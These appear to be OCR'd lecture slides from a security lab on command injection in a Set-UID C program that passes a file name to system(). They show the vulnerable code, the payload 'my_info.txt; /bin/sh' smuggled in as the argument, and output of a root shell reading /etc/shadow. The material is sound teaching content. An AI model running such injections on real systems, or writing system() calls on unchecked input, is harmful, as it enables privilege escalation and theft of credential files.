
Program Input:

```
./audit company_data.csv
```

Command Executed

```
/bin/cat company_data.csv
```

Because this is a SET-UID program, things can get *very interesting*




```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    char *v[3];

    if (argc < 2) {
        printf("Audit! Please type a file name.\n");
        return 1;
    }

    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
    char *command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);

    /*
     * Use only one of the following (comment out the other):
     */

    system(command);
    //execve(v[0], v, 0);

    return 0;
}
```

`system()` is a **very unsafe** function

We can exploit this by maliciously constructing the input to this program

Hint: the string passed to `system()` can include *multiple* commands



```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    char *v[3];

    if (argc < 2) {
        printf("Audit! Please type a file name.\n");
        return 1;
    }

    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
    char *command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);

    /*
     * Use only one of the following (comment out the other):
     */

    system(command);
    //execve(v[0], v, 0);

    return 0;
}
```

`system()` is a **very unsafe** function

We can exploit this by maliciously constructing the input to this program


Hint: the string passed to `system()` can include *multiple* commands

`./audit “my_info.txt; /bin/sh”`

./audit “my_info.txt; /bin/sh”

⬇

system(/bin/cat my_info.txt; /bin/sh)




```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"
I have some information
#
```

`system()` interprets this as *two separate* commands

```
./audit “my_info.txt; /bin/sh”
```

⬇

```
system(/bin/cat my_info.txt; /bin/sh)
```




```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"
I have some information
#
```

`system()` interprets this as *two separate* commands

```
./audit "my_info.txt; /bin/sh"
```

```
system(/bin/cat my_info.txt; /bin/sh)
```




```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"
I have some information
# whoami
root
# cat /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
```

Because this is a Set-UID program.
When owner = root, the shell will be run with root permissions

```
./audit “my_info.txt; /bin/sh”
```

```
system(/bin/cat my_info.txt; /bin/sh)
```



```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"
I have some information
# whoami
root
# cat /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
```

Because this is a Set-UID program.
When owner = root, the shell will be run with root permissions

We have gained access into the system